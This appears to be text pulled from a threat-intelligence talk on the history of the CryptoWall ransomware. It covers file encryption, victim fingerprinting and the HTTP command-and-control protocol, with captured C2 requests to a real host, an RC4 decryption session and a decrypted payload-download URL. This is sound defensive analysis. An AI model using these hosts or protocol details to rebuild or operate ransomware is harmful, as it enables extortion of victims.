



The Story of CryptoWall: *a historical analysis of a large scale cryptographic ransomware threat*

Overview


What I'll be going through in this presentation

1. **Introduction:** Who am I and what do I do
2. **The history of CryptoWall:**
 - 2.1. First start: Cloning the CryptoLocker look
 - 2.2. CryptoLocker clone no more, its CryptoDefense!
 - 2.3. CryptoDefense gone, say hello to CryptoWall <= 1.0
 - 2.4. CryptoWall 2.0
 - 2.5. CryptoWall 3.0
 - 2.6. CryptoWall - the current version
 - 2.7. CryptoWall: A word of caution
3. **Infrastructure setup**
4. **Interesting Discoveries**
5. **Tools**
6. **A thank you to some friends**



Yonathan Klijnsma

Senior Threat Intelligence Analyst

Perform threat intelligence analysis at  **FOX IT** keeping track of current events and work on new upcoming threats.

I do my part in:

- Malware analysis (reverse engineering)
- Network Forensics
- Programming

Besides \$DAYJOB I like to '*play around*' with security related things. This varies from malware analysis to random programming projects ending in POC status 99% of the time.

I occasionally write about my findings on my blog.



 @ydklijnsma

 github.com/0x3a


 blog.0x3a.com





2. The history of CryptoWall:

2.1. First start: Cloning the CryptoLocker look



November 2013



Source: Dell Secureworks



The Story of CryptoWall: a historical analysis of a large scale cryptographic ransomware threat

2. The history of CryptoWall:
 - 2.1. First start: Cloning the CryptoLocker look

November 2013



Source: Dell Secureworks




Source: Dell Secureworks



The Story of CryptoWall: a historical analysis of a large scale cryptographic ransomware threat

2. The history of CryptoWall:
 - 2.1. First start: Cloning the CryptoLocker look

November 2013



Source: Dell Secureworks

Source: Dell



The Story of CryptoWall: a historical analysis of a large scale cryptographic ransomware threat

- 2. The history of CryptoWall:
 - 2.1. First start: Cloning the CryptoLocker look

Encryption

- Locally generated RSA key pair using (wincrypt) CryptoAPI
- Encrypted files are a bit bigger due to added header '!Crypted!<hash>



Unique system identifier

They need to identify unique systems, this method is seen in every CryptoWall version.

It takes the MD5 of a concatenated string containing the following information from the victim's machine:

- computer name
- volume serial number
- processor information
- operating system version



Communication protocol

HTTP based, follows a few steps to talk to the C2:

1. Report in with a campaign ID and a unique system ID
2. C2 responds with an OK to acknowledge the client
3. Client sends another request with the campaign ID and its unique system ID
4. C2 responds with a location to a compressed blob for the GUI and ransom notes
5. Client responds back to ACK it has gotten everything and is done



Communication protocol: Details

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: specpsa.com
Content-Length: 88
Cache-Control: no-cache

x=af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2HTTP/1.1 200 OK
Server: nginx/1.5.6
Date: Fri, 08 Nov 2013 18:07:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 138
Connection: close
X-Powered-By: PHP/5.4.4-14+deb7u4
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding

af82a865327bb26b9f51638125989defb3db4eb09da95ee63d1b20be58bfff194d439a8bea5edcb4faa8cc22ad93005cc34c281c8fff03d9e3fda9b405147d00fb076d6f72b
```



Communication protocol: Details

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
Host: specpsa.com
Content-Length: 88
Cache-Control: no-cache
```

```
x=af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2HTTP/1.1 200 OK
```

```
Server: nginx/1.5.6
Date: Fri, 08 Nov 2013 18:07:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 138
Connection: close
X-Powered-By: PHP/5.4.4-14+deb7u4
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
```

```
af82a865327bb26b9f51638125989defb3db4eb09da95ee63d1b20be58bfff194d439a8bea5edcb4faa8cc22ad93005cc34c281c8fff03d9e3fda9b405147d00fb076d6f72b
```

```
In [1]: scrambled_key = "rnco9rvx6g5cqp"
```

```
In [2]: sorted(scrambled_key)
```

```
Out[2]: ['5', '6', '9', 'c', 'c', 'g', 'n', 'o', 'p', 'q', 'r', 'r', 'v', 'x']
```

```
In [3]: ''.join(sorted(scrambled_key))
```

```
Out[3]: '569ccgnopqrrvx'
```



Communication protocol: Details

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
Host: specpsa.com
Content-Length: 88
Cache-Control: no-cache
```

```
In [1]: scrambled_key = "rnco9rvx6g5cqp"
```

```
In [2]: sorted(scrambled_key)
```

```
Out[2]: ['5', '6', '9', 'c', 'c', 'g', 'n', 'o', 'p', 'q', 'r', 'r', 'v', 'x']
```

```
In [3]: ''.join(sorted(scrambled_key))
```

```
Out[3]: '569ccgnopqrrvx'
```

```
x=af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2 HTTP/1.1 200 OK
```

```
Server: nginx/1.5.6
Date: Fri, 08 Nov 2013 18:07:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 138
Connection: close
X-Powered-By: PHP/5.4.4-14+deb7u4
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
```

```
In [11]: unscrambled_key = '569ccgnopqrrvx'
```

```
In [12]: data =
```

```
"af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2".decode('hex')
```

```
In [13]: rc4(data, unscrambled_key)
```

```
Out[13]: '{2lorgasmI269A8A9736C463671596CAC0C59B7F4A}'
```

```
af82a865327bb26b9f51638125989defb3db4eb09da95ee63d1b20be58bff194d439a8bea5edcb4faa8cc22ad93005cc34c281c8fff03d9e3fda9b405147d00fb076d6f72b
```



Communication protocol: Details

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
Host: specpsa.com
Content-Length: 88
Cache-Control: no-cache
```

```
In [1]: scrambled_key = "rnco9rvx6g5cqp"
```

```
In [2]: sorted(scrambled_key)
```

```
Out[2]: ['5', '6', '9', 'c', 'c', 'g', 'n', 'o', 'p', 'q', 'r', 'r', 'v', 'x']
```

```
In [3]: ''.join(sorted(scrambled_key))
```

```
Out[3]: '569ccgnopqrrvx'
```

```
x=af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2 HTTP/1.1 200 OK
```

```
Server: nginx/1.5.6
Date: Fri, 08 Nov 2013 18:07:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 138
Connection: close
X-Powered-By: PHP/5.4.4-14+deb7u4
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Thu, 01 Jan 1970 02:46:40 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
```

```
In [11]: unscrambled_key = '569ccgnopqrrvx'
```

```
In [12]: data =
```

```
"af83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2".decode('hex')
```

```
In [13]: rc4(data, unscrambled_key)
```

```
Out[13]: '{2lorgasmI269A8A9736C463671596CAC0C59B7F4A}'
```

```
af82a865327bb26b9f51638125989defb3db4eb09da95ee63d1b20be58bff194d439a8bea5edcb4faa8cc22ad93005cc34c281c8fff03d9e3fda9b405147d00fb076d6f72b
```

```
In [13]: rc4(data, unscrambled_key)
```

```
Out[13]: '{360l1~http://grupoconsultoresjuridicos.com/wp-content/themes/us.bin}'
```



Communication protocol: Details

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
Host: specpsa.com
```

```
In [1]: scrambled_key = "rnco9rvx6g5cqp"
```

```
In [2]: sorted(scrambled_key)
```

```
Out[2]: ['5', '6', '9', 'c', 'c', 'g', 'n', 'o', 'p', 'q', 'r', 'r', 'v', 'x']
```

```
In [3]: ''.join(sorted(scrambled_key))
```

```
Out[3]: '569ccgnopqrrvx'
```

```
POST /rnco9rvx6g5cqp HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: specpsa.com
Content-Length: 88
Cache-Control: no-cache
```

```
In [3]: ''.join(sorted(scrambled_key))
```

```
Out[3]: '569ccgnopqrrvx'
```

```
x=df83e23a3c2dad708659218d33f6c2dcff9c12e5b1f31ba067587ef904fad8a0e5608fe2ffc08f27fda2d2f
af82a865327bb26b9f51638125989defb3db4eb09da95ee63d1b20be58bff194d439a8bea5edcb4faa8cc22ad93005cc34c281c8fff03d9e3fda9b405147d00fb076d6f72b
```

```
In [13]: rc4(data, unscrambled_key)
```

```
Out[13]: '{360|1~http://grupoconsultoresjuridicos.com/wp-content/themes/us.bin}'
```



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111 }



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}

Command ID: register client



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}

Campaign ID

Command ID: register client




Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}

